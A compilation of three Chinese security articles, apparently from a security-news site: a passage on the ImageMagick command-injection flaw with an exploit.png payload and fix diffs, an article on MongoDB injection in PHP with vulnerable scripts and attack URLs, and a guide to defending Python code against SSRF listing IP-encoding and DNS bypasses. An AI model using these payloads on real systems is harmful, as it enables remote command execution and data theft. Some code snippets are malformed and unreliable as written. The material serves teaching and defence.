让漏洞危害进一步加大的是,ImageMagick 支持通过.svg、.mvg(ImageMagick 自定义的一种类似 svg 的格式)这种类型的文件来进行图形绘制,并允许在其中加载其他 delegate(比如存在漏洞的 https delegate)。并且在图形处理的过程中,ImageMagick 会自动根据其内容进行处理,也就是说我们可以将文件随意定义为 png、jpg 等网站上传允许的格式,这大大增加了漏洞的可利用场景。

比如我们生成一个 exploit.png 的文件,内容为 :

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|ls "-la)'
pop graphic-context
```

在其中我们使用了 fill url()的形式调用存在漏洞的 https delegate,当 ImageMagick 去处理这个文件时,漏洞就会被触发。

影响范围

由于大量的 web 应用采用了 ImageMagick 做图片处理,所以这次漏洞的影响范围还是非常广泛的。目前已知 PHP、java 的 ImageMagick 扩展都在受影响之列,还有更多的拓展比如 python、ruby、C#没有人去研究,所以我相信这个漏洞还会有更大的影响范围和利用场景。

在开源软件里,wordpress 最早被爆出受到漏洞影响,由于其使用了 PHP 扩展 ImageMagick 处理图片,所以当攻击者拥有一定的权限(编辑权限即可),就可以通过后台的图像处理功能触发远程命令执行。

详细分析参考 ricter 的博客:

http://ricterz.me/posts/Write%20Up%3A%20Remote%20Command%20Execute%20in%20Wordpress%204.5.1

除了 php,乌云社区还有人爆出 java 拓展一样受到影响:

http://zone.wooyun.org/content/27047

还可以利用这个漏洞 bypass php disable function,这个利用场景真的很巧妙,和以前利用 bash 的漏洞通过 mail 函数 bypass 有异曲同工之妙。

新浪的 SAE 躺枪:http://www.wooyun.org/bugs/wooyun-2016-0205051

当然我觉得存在问题的肯定不止这一家。

更多因为猪队友躺枪的还有众多使用了 ImageMagick 做图片处理的互联网厂商,我就不一一列举了,感兴趣的可以关注补天、乌云等漏洞平台。我们后续也会跟进一些开源程序的受影响情况。

漏洞修复

这个漏洞在 4 月 30 日被报告给了 ImageMagick 官方,官网当天便发布了一个新版本 6.9.3-9 修复这个问题,我们看一下官方是如何修复这个漏洞的。

https://github.com/ImageMagick/ImageMagick/commit/2c04b05f205b5198f4c01b0c86097cba2b218fcf

将%M 变为了%F,其实也就是通过 filter 过滤了一遍,通过白名单限制了允许传入的字符串:

那么在白名单里的有哪些字符呢:

```
2607  2607        break;
2608  2608      }
      2609  +   case 'F':
      2610  +   {
      2611  +     const char
      2612  +       *q;
      2613  +
      2614  +     register char
      2615  +       *p;
      2616  +
      2617  +     static char
      2618  +       whitelist[] =
      2619  +         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_- "
      2620  +         ".@&;<>()/\\\'\":%=~`";
      2621  +
      2622  +     /*
      2623  +       Magick filename (sanitized) - filename given incl. coder & read mods.
      2624  +     */
      2625  +     (void) CopyMagickString(value,image->magick_filename,MaxTextExtent);
      2626  +     p=value;
      2627  +     q=value+strlen(value);
      2628  +     for (p+=strspn(p,whitelist); p != q; p+=strspn(p,whitelist))
      2629  +       *p='_';
      2630  +     break;
      2631  +   }
2609  2632      case 'G':
2610  2633      {
2611  2634        /*
```

图中的 whitelist 也就是白名单里的字符串,是的,你没有看错,单引号、双引号、反引号、转义符这些危险字符依然被允许传入。

在逗我吗...?

随后有人指出其修复方法可被绕过,ImageMagick 于是在 5 月 3 日又发布了 6.9.3-10 版本,更改了允许传入字符的白名单。

```
4 ■■■■ magick/property.c                                                    View
@@ -2617,8 +2617,8 @@ static const char *GetMagickPropertyLetter(const ImageInfo *image_info,
2617  2617
2618  2618        static char
2619  2619          whitelist[] =
2620        -         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_- "
2621        -         ".@&;<>()/\\\'\": =~`";
      2620  +         "^-ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
      2621  +         "+&@#/ ?=~_|!:,.;()";
2622  2622
2623  2623        /*
2624  2624          Magick filename (sanitized) - filename given incl. coder & read mods.
```

所以目前将 ImageMagick 升级至 6.9.3-10 版本可修复此安全漏洞,同时官方还建议用户,如果不需要这些功能,可以通过配置 policy.xml 的方式来禁止 https、mvg 这些 delegate,或者直接在配置文件删除相应的 delegate。

详细的官方建议请参考:

https://www.imagemagick.org/discourse-server/viewtopic.php?f=4&t=29588

参考链接

http://www.openwall.com/lists/oss-security/2016/05/03/18

http://ricterz.me/posts/Write%20Up%3A%20Remote%20Command%20Execute%20in%20Wordpress%204.5.1

http://drops.wooyun.org/papers/15589

MongoDB 安全，PHP 中的注入攻击

作者：Nikhil Mittal
译者：默白
原文来源：http://blog.securelayer7.net/mongodb-security-injection-attacks-with-php/
译文来源：【安全客】http://bobao.360.cn/learning/detail/2892.html

前言

在讨论 MongoDB 注入之前,我们必须要了解它到底是什么,以及我们之所以相较于其他数据库更偏爱它的原因。因为 MongoDB 不使用 SQL,所以人们就假想它不容易受到任何形式的注入攻击。但是相信我,没有什么东西生来就内置安全防护。我们还是要设置一些逻辑代码来防止攻击。

MongoDB 是什么?

简单来说,MongoDB 是 MongoDB 公司开发的一个开源数据库,可以以不同结构的类似于 JSCON 文档的形式存储文件。相关的信息会被存储在一起,这样有利于使用 MongoDB 查询语言进行快速查找。


为什么要使用 MongoDB?

因为大家都想要快速查询,所以 MongoDB 非常受欢迎。它的性能非常好(1000millionsquries/秒)。它更受欢迎的另一个原因就是它擅长在很多相关数据库不能很好适应的案例中发挥作用。例如,非结构化的应用程序、半结构化和多态数据或是可伸缩性要求高并且拥有多个数据中心的应用程序。

到此为止吧!如果在运行任何开源式应用程序的话,为了防止糟糕的情况发生,还是到此为止吧。我们为开源项目提供一种免费的渗透测试。在这里提交应用程序吧,我们会进行评价。


让我们来看一下注入攻击

第一种情况下,我们有一个 PHP 脚本,该脚本可以显示一个特定 ID 的用户名和对应密码。




```
1   <?php
2       if(!empty($_GET['u_id']))
3       {
4
5           $m = new MongoClient();
6           $db = $m->security;
7           $collection = $db->users;
8           $qry = array("id" => $_GET['u_id']);
9           $cursor = $collection->find($qry);
10          foreach ($cursor as $document)
11              {
12                  echo "<br>";
13                  echo "UserName :  ".$document["username"] . "<br>";
14                  echo "PassWord :  ".$document["password"] . "<br>";
15                  echo "<br>";
16              }
17      }
18  ?>
```

在上面的脚本中可以看到数据库名称是安全,集合名称是用户。U-id 参数会由 GET 算法获得,然后将其传递到数组,之后就会给出相关结果。听上去很好?我们试着放入一些比较运算符和数组。



糟糕!!它得出的结果是整个数据库。问题到底出在哪呢?这是因为输入了 http://localhost/mongo/show.php?u_id[$ne]=2,创建了下面这种 MongoDB 查询,$qry=

array(“id” => array(“$ne” => 2))。所以它显示了除 id=2 之外的所有结果,可以从截屏 1 中看到。

让我们来考虑一下另一种情况,在前期脚本的工作内容是一样的,但是我们会用 findOne 方法来创建 MongoDB 查询。

首先我们来看一下 findOne 的工作原理。此方法有下列语法:

db.collection.findOne(查询、投影)

这将返回到满足指定查询条件的文档。例如,我们需要找到与 id=2 相关的结果,就会出现下列命令:

```
Command Prompt - mongo
>
>
> db.users.findOne({"id":"2"})
{
        "_id" : ObjectId("57459c0607e95ad5515e06fd"),
        "id" : "2",
        "username" : "dummy",
        "password" : "dummy"
}
>
```


现在让我们看一下源代码:

```
<?php
$u_name = $_GET['u_name'];
$u_pass = $_GET['u_pass'];
$query = "var data = db.users.findOne({username:'$u_name',password:'$u_pass'});return data;";
$mongo = new mongoclient();
$db = $mongo->security;
$data = $db->execute($query);
if ($data['ok'] == 1)
   {
        if ($data['retval']!=NULL)
        {
            echo 'username: '.$data['retval']['username']."</br>";
            echo 'password: '.$data['retval']['password']."</br>";
        }
        else
        {
            echo 'Not Found';
        }
   }
else
 {
     echo $data['errmsg'];
 }
?>
```

这里的关键点就是在某种程度上打破查询,然后再修复它。那如果我们键入以下查询,又会发生什么呢?

http://localhost/mongo/inject.php?u_name=dummy’ });return{something:1,something:2}}//&u_pass=dummy


这会打破查询并返回所需参数。让我们来检查一下输出:




这带来了两个错误,但是这只是因为我们想要访问两个不存在的参数吗?这种错误间接地表明,用户名和密码在数据库中是一种参数,而这就是我们想要的结果。

只要我们键入正确的参数,错误就会消除。


现在我们想要找出数据库名称。在 MongoDB 中,用于查找数据库名称的方法是 db.getName() 。因此查询就变成了:



为了将此数据库转储,我们首先要找出集合的名称。在 MongoDb 中,用于查找集合名称的方法是 db.getCollectionNames()。



同样的,我们可以通过改变内部函数 db.users.find()[2]来获得其他的用户名和密码,比如说:



既然大家都对 MongoDb 很熟悉,那么大家可能会想要了解相关的预防措施。

让我们考虑一下第一种情况,参数在数组中传递。要想防止这种注入,我们可能需要停止执行数组中的比较运算符。因此,其解决方案之一就是用下列方式使用 implode()函数:

```
1   <?php
2       if(isset($_GET['u_id']) && !empty($_GET['u_id']))
3       {
4
5           $m = new MongoClient();
6           $db = $m->security;
7           $collection = $db->users;
8           $qry = array("id" => implode($_GET['u_id']));
9           $cursor = $collection->find($qry);
10          foreach ($cursor as $document)
11              {
12                  echo "UserName :  ".$document["username"] . "<br>";
13                  echo "PassWord :  ".$document["password"] . "<br>";
14                  echo "<br>";
15              }
16      }
17  ?>
```

implode()函数返回值是一个字符串数组。因此我们得到的只会是一个对应特定 ID 的结果,而不是所有结果。

在第二种情况中,我们可以使用 addslashes() 方法来保证查询不被攻击者打破。使用正则表达式来替换特殊符号是一个好主意。可以使用下列的正则表达式 ：

```
$u_name =preg_replace('/[^a-z0-9]/i', '\', $_GET['u_name']);
```

```php
<?php
$u_name = addslashes($_GET['u_name']);
$u_pass = addslashes($_GET['u_pass']);

$query = "var data = db.users.findOne({username:'$u_name',password:'$u_pass'});return data;";
$mongo = new mongoclient();
$db = $mongo->security;
$data = $db->execute($query);
if ($data['ok'] == 1)
   {
        if ($data['retval']!=NULL)
        {
            echo 'username: '.$data['retval']['username']."</br>";
            echo 'password: '.$data['retval']['password']."</br>";
        }
        else
        {
            echo 'Not Found';
        }
   }
else
 {
    echo $data['errmsg'];
 }
?>
```

这样之后,如果我们试图打破查询,它就不会再重蹈覆辙。

谈一谈如何在 Python 开发中拒绝 SSRF 漏洞

作者：ph17h0n
原文来源：【安全客】http://bobao.360.cn/learning/detail/3074.html

0x01 SSRF 漏洞常见防御手法及绕过方法

SSRF 是一种常见的 Web 漏洞，通常存在于需要请求外部内容的逻辑中，比如本地化网络图片、XML 解析时的外部实体注入、软件的离线下载等。当攻击者传入一个未经验证的 URL，后端代码直接请求这个 URL，将会造成 SSRF 漏洞。

具体危害体现在以下几点上：

URL 为内网 IP 或域名，攻击者将可以通过 SSRF 漏洞扫描目标内网，查找内网内的漏洞，并想办法反弹权限

URL 中包含端口，攻击者将可以扫描并发现内网中机器的其他服务，再进一步进行利用

当请求方法允许其他协议的时候，将可能利用 gopher、file 等协议进行第三方服务利用，如利用内网的 redis 获取权限、利用 fastcgi 进行 getshell 等

特别是这两年，大量利用 SSRF 攻击内网服务的案例被爆出来，导致 SSRF 漏洞慢慢受到重视。这就给 Web 应用开发者提出了一个难题：如何在保证业务正常的情况下防御 SSRF 漏洞？

很多开发者认为，只要检查一下请求 url 的 host 不为内网 IP，即可防御 SSRF。这个观点其实提出了两个技术要点：

1.如何检查 IP 是否为内网 IP

2.如何获取真正请求的 host

于是，攻击者通过这两个技术要点，针对性地想出了很多绕过方法。

0x02 如何检查 IP 是否为内网 IP

这实际上是很多开发者面临的第一个问题，很多新手甚至连内网 IP 常用的段是多少也不清楚。

何谓内网 IP，实际上并没有一个硬性的规定，多少到多少段必须设置为内网。有的管理员可能会将内网的 IP 设置为 233.233.233.0/24 段，当然这是一个比较极端的例子。

通常我们会将以下三个段设置为内网 IP 段，所有内网内的机器分配到的 IP 是在这些段中：

```
192.168.0.0/16 => 192.168.0.0 ~ 192.168.255.255
10.0.0.0/8 => 10.0.0.0 ~ 10.255.255.255
172.16.0.0/12 => 172.16.0.0 ~ 172.31.255.255
```

所以通常，我们只需要判断目标 IP 不在这三个段，另外还包括一个 127.0.0.0/8 段即可。

很多人会忘记 127.0.0.0/8 ，认为本地地址就是 127.0.0.1 ，实际上本地回环包括了整个 127 段。你可以访问 http://127.233.233.233/，会发现和请求 127.0.0.1 是一个结果：

所以我们需要防御的实际上是 4 个段，只要 IP 不落在这 4 个段中，就认为是“安全”的。

网上一些开发者会选择使用“正则”的方式判断目标 IP 是否在这四个段中，这种判断方法通常是会遗漏或误判的，比如如下代码：

```
if re.match(r"^192\.168(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$", ip_address) or \
    re.match(r"^172\.([1][6-9]|[2]\d|3[01])(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$", ip_address) or \
        re.match(r"^10(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){3}$", ip_address):
    raise BaseException("inner ip address attack")
```

安全客 (bobao.360.cn)

这是 Sec-News 最老版本判断内网 IP 的方法，里面使用正则判断 IP 是否在内网的几个段中。这个正则也是我当时临时在网上搜的，很明显这里存在多个绕过的问题：

1. 利用八进制 IP 地址绕过
2. 利用十六进制 IP 地址绕过
3. 利用十进制的 IP 地址绕过
4. 利用 IP 地址的省略写法绕过

这四种方式我们可以依次试试：

```
D:\pro\sec-news (master)
λ ping -w 0 -n 1 012.0.0.1

正在 Ping 10.0.0.1 具有 32 字节的数据:
PING: 传输失败。常见故障。

10.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 0, 丢失 = 1 (100% 丢失),

D:\pro\sec-news (master)
λ ping -w 0 -n 1 0xa.0.0.1

正在 Ping 10.0.0.1 具有 32 字节的数据:
PING: 传输失败。常见故障。

10.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 0, 丢失 = 1 (100% 丢失),

D:\pro\sec-news (master)
λ ping -w 0 -n 1 167772161

正在 Ping 10.0.0.1 具有 32 字节的数据:
PING: 传输失败。常见故障。

10.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 0, 丢失 = 1 (100% 丢失),

D:\pro\sec-news (master)
λ ping -w 0 -n 1 10.1

正在 Ping 10.0.0.1 具有 32 字节的数据:
PING: 传输失败。常见故障。

10.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 0, 丢失 = 1 (100% 丢失),

D:\pro\sec-news (master)
λ ping -w 0 -n 1 0xA000001

正在 Ping 10.0.0.1 具有 32 字节的数据:
PING: 传输失败。常见故障。

10.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 0, 丢失 = 
```

安全客(bobao.360.cn)

四种写法（5 个例子）: 012.0.0.1 、 0xa.0.0.1 、 167772161 、 10.1 、 0xA000001 实际上都请求的是 10.0.0.1，但他们一个都匹配不上上述正则表达式。

更聪明一点的人是不会用正则表达式来检测 IP 的（也许这类人并不知道内网 IP 的正则该怎么写）。Wordpress 的做法是，先将 IP 地址规范化，然后用“.”将其分割成数组 parts，然后根据 parts[0]和 parts[1]的取值来判断：

```
535         if ( ! $same_host ) {
536                 $host = trim( $parsed_url['host'], '.' );
537                 if ( preg_match( '#^(([1-9]?\d|1\d\d|25[0-5]|2[0-4]\d)\.){3}([1-9]?\d|1\d\d|25[0-5]|2[0-4]\d)$#', $host ) ) {
538                         $ip = $host;
539                 } else {
540                         $ip = gethostbyname( $host );
541                         if ( $ip === $host ) // Error condition for gethostbyname()
542                                 $ip = false;
543                 }
544                 if ( $ip ) {
545                         $parts = array_map( 'intval', explode( '.', $ip ) );
546                         if ( 127 === $parts[0] || 10 === $parts[0] || 0 === $parts[0]
547                                 || ( 172 === $parts[0] && 16 <= $parts[1] && 31 >= $parts[1] )
548                                 || ( 192 === $parts[0] && 168 === $parts[1] )
549                         ) {
550                                 // If host appears local, reject unless specifically allowed.
551                                 /**
552                                  * Check if HTTP request is external or not.
553                                  *
554                                  * Allows to change and allow external requests for the HTTP request.
555                                  *
556                                  * @since 3.6.0
557                                  *
558                                  * @param bool   false Whether HTTP request is external or not.
559                                  * @param string $host IP of the requested host.
560                                  * @param string $url  URL of the requested host.
561                                  */
562                                 if ( ! apply_filters( 'http_request_host_is_external', false, $host, $url ) )
563                                         return false;
564                         }
565                 }
566         }
```

安全客（bobao.360.cn）

其实也略显麻烦，而且曾经也出现过用进制方法绕过的案例（ WordPress <4.5 SSRF 分析 ），不推荐使用。

我后来选择了一种更为简单的方法。众所周知，IP 地址是可以转换成一个整数的，在 PHP 中调用 ip2long 函数即可转换，在 Python 使用 inet_aton 去转换。

而且 IP 地址是和 2^32 内的整数一一对应的，也就是说 0.0.0.0 == 0，255.255.255.255 == 2^32 - 1。所以，我们判断一个 IP 是否在某个 IP 段内，只需将 IP 段的起始值、目标 IP 值全部转换为整数，然后比较大小即可。

于是，我们可以将之前的正则匹配的方法修改为如下方法：

```
if ip2long("10.0.0.0") <= ip_long <= ip2long("10.255.255.255") or \
    ip2long("172.16.0.0") <= ip_long <= ip2long("172.31.255.255") or \
    ip2long("192.168.0.0") <= ip_long <= ip2long("192.168.255.255") or \
    ip2long("127.0.0.0") <= ip_long <= ip2long("127.255.255.255"):
    raise BaseException("inner ip address attack")
```

安全客（bobao.360.cn）

这就是一个最简单的方法，也最容易理解。

假如你懂一点掩码的知识，你应该知道 IP 地址的掩码实际上就是(32 - IP 地址所代表的数字的末尾 bit 数)。所以，我们只需要保证目标 IP 和内网边界 IP 的前“掩码”位 bit 相等即可。借助位运算，将以上判断修改地更加简单：

```
from socket import inet_aton
from struct import unpack
def ip2long(ip_addr):
    return unpack("!L", inet_aton(ip_addr))[0]
def is_inner_ipaddress(ip):
    ip = ip2long(ip)
    return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
            ip2long('10.0.0.0') >> 24 == ip >> 24 or \
            ip2long('172.16.0.0') >> 20 == ip >> 20 or \
            ip2long('192.168.0.0') >> 16 == ip >> 16
```

以上代码也就是 Python 中判断一个 IP 是否是内网 IP 的最终方法，使用时调用 is_inner_ipaddress(...)即可（注意自己编写捕捉异常的代码）。

0x03 host 获取与绕过

如何获取"真正请求"的 Host，这里需要考虑三个问题：

1. 如何正确的获取用户输入的 URL 的 Host？
2. 只要 Host 只要不是内网 IP 即可吗？
3. 只要 Host 指向的 IP 不是内网 IP 即可吗？

如何正确的获取用户输入的 URL 的 Host？

第一个问题，看起来很简单，但实际上有很多网站在获取 Host 上犯过一些错误。最常见的就是，使用 http://233.233.233.233@10.0.0.1:8080/、http://10.0.0.1#233.233.233.233 这样的 URL，让后端认为其 Host 是 233.233.233.233，实际上请求的却是 10.0.0.1。这种方法利用的是程序员对 URL 解析的错误，有很多程序员甚至会用正则去解析 URL。

在 Python 3 下，正确获取一个 URL 的 Host 的方法：

```
from urllib.parse import urlparse
url = 'https://10.0.0.1/index.php'
urlparse(url).hostname
```

这一步一定不能犯错，否则后面的工作就白做了。

只要 Host 只要不是内网 IP 即可吗？

第二个问题，只要检查一下我们获取到的 Host 是否是内网 IP，即可防御 SSRF 漏洞么？

答案是否定的，原因是，Host 可能是 IP 形式，也可能是域名形式。如果 Host 是域名形式，我们是没法直接比对的。只要其解析到内网 IP 上，就可以绕过我们的 is_inner_ipaddress 了。

网上有个服务 http://xip.io ，这是一个“神奇”的域名，它会自动将包含某个 IP 地址的子域名解析到该 IP。比如 127.0.0.1.xip.io ，将会自动解析到 127.0.0.1，www.10.0.0.1.xip.io 将会解析到 10.0.0.1：

```
D:\pro\sec-news (master)
λ nslookup www.10.233.233.233.xip.io 8.8.8.8
服务器:  google-public-dns-a.google.com
Address:  8.8.8.8

非权威应答:
名称:    www.10.233.233.233.xip.io
Address:  10.233.233.233


D:\pro\sec-news (master)
λ nslookup hehe.127.0.0.2.xip.io 8.8.8.8
服务器:  google-public-dns-a.google.com
Address:  8.8.8.8

非权威应答:
名称:    hehe.127.0.0.2.xip.io
Address:  127.0.0.2


D:\pro\sec-news (master)
λ nslookup 192.168.123.125.xip.io 8.8.8.8
服务器:  google-public-dns-a.google.com
Address:  8.8.8.8

非权威应答:
名称:    192.168.123.125.xip.io
Address:  192.168.123.125
```

安全客（bobao.360.cn）

这个域名极大的方便了我们进行 SSRF 漏洞的测试，当我们请求 http://127.0.0.1.xip.io/info.php 的时候，表面上请求的 Host 是 127.0.0.1.xip.io，此时执行 is_inner_ipaddress('127.0.0.1.xip.io')是不会返回 True 的。但实际上请求的却是 127.0.0.1，这是一个标准的内网 IP。

所以，在检查 Host 的时候，我们需要将 Host 解析为具体 IP，再进行判断，代码如下：

```
import socket
import re
from urllib.parse import urlparse
from socket import inet_aton
from struct import unpack

def check_ssrf(url):
    hostname = urlparse(url).hostname

def ip2long(ip_addr):
        return unpack("!L", inet_aton(ip_addr))[0]

def is_inner_ipaddress(ip):
        ip = ip2long(ip)
        return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
                ip2long('10.0.0.0') >> 24 == ip >> 24 or \
                ip2long('172.16.0.0') >> 20 == ip >> 20 or \
                ip2long('192.168.0.0') >> 16 == ip >> 16
    try:
        if not re.match(r"^https?://.*/.*$", url):
                raise BaseException("url format error")
        ip_address = socket.getaddrinfo(hostname, 'http')[0][4][0]
        if is_inner_ipaddress(ip_address):
            raise BaseException("inner ip address attack")
        return True, "success"
    except BaseException as e:
        return False, str(e)
    except:
```

```
    return False, "unknow error"
```

首先判断 url 是否是一个 HTTP 协议的 URL（如果不检查，攻击者可能会利用 file、gopher 等协议进行攻击），然后获取 url 的 host，并解析该 host，最终将解析完成的 IP 放入 is_inner_ipaddress 函数中检查是否是内网 IP。

只要 Host 指向的 IP 不是内网 IP 即可吗？

第三个问题，是不是做了以上工作，解析并判断了 Host 指向的 IP 不是内网 IP，即防御了 SSRF 漏洞？

答案继续是否定的，上述函数并不能正确防御 SSRF 漏洞。为什么？

当我们请求的目标返回 30X 状态的时候，如果没有禁止跳转的设置，大部分 HTTP 库会自动跟进跳转。此时如果跳转的地址是内网地址，将会造成 SSRF 漏洞。

这个原因也很好理解，我以 Python 的 requests 库为例。requests 的 API 中有个设置，叫 allow_redirects，当将其设置为 True 的时候 requests 会自动进行 30X 跳转。而默认情况下（开发者未传入这个参数的情况下），requests 会默认将其设置为 True：

```
def get(url, params=None, **kwargs):
    """Sends a GET request.

    :param url: URL for the new :class:`Request` object.
    :param params: (optional) Dictionary or bytes to be sent in the query string for the :class:`Request`.
    :param \*\*kwargs: Optional arguments that ``request`` takes.
    :return: :class:`Response <Response>` object
    :rtype: requests.Response
    """

    kwargs.setdefault('allow_redirects', True)
    return request('get', url, params=params, **kwargs)
```

安全客（bobao.360.cn）

所以，我们可以试试请求一个 302 跳转的网址：

```
In [58]: requests.get('http://t.cn/R2iwH6d').status_code
Out[58]: 200

In [59]: requests.get('http://t.cn/R2iwH6d', allow_redirects=False).status_code
Out[59]: 302
```

安全客（bobao.360.cn）

默认情况下，将会跟踪 location 指向的地址，所以返回的 status code 是最终访问的页面的状态码。而设置了 allow_redirects 的情况下，将会直接返回 302 状态码。

所以，即使我们获取了 http://t.cn/R2iwH6d 的 Host，通过了 is_inner_ipaddress 检查，也会因为 302 跳转，跳到一个内网 IP，导致 SSRF。

这种情况下，我们有两种解决方法：

1. 设置 allow_redirects=False，不允许目标进行跳转
2. 每跳转一次，就检查一次新的 Host 是否是内网 IP，直到抵达最后的网址

第一种情况明显是会影响业务的，只是规避问题而未解决问题。当业务上需要目标 URL 能够跳转的情况下，只能使用第二种方法了。

所以，归纳一下，完美解决 SSRF 漏洞的过程如下：

1. 解析目标 URL，获取其 Host
2. 解析 Host，获取 Host 指向的 IP 地址
3. 检查 IP 地址是否为内网 IP
4. 请求 URL
5. 如果有跳转，拿出跳转 URL，执行 1

0x04 使用 requests 库的 hooks 属性来检查 SSRF

那么，上一章说的 5 个过程，具体用 Python 怎么实现？

我们可以写一个循环，循环条件就是“该次请求的状态码是否是 30X”，如果是就继续执行循环，继续跟进 location，如果不是，则退出循环。代码如下：

```
r = requests.get(url, allow_redirects=False)
 while r.is_redirect:
        url = r.headers['location']
        succ, errstr = check_ssrf(url)
        if not succ:
                raise Exception('SSRF Attack.')
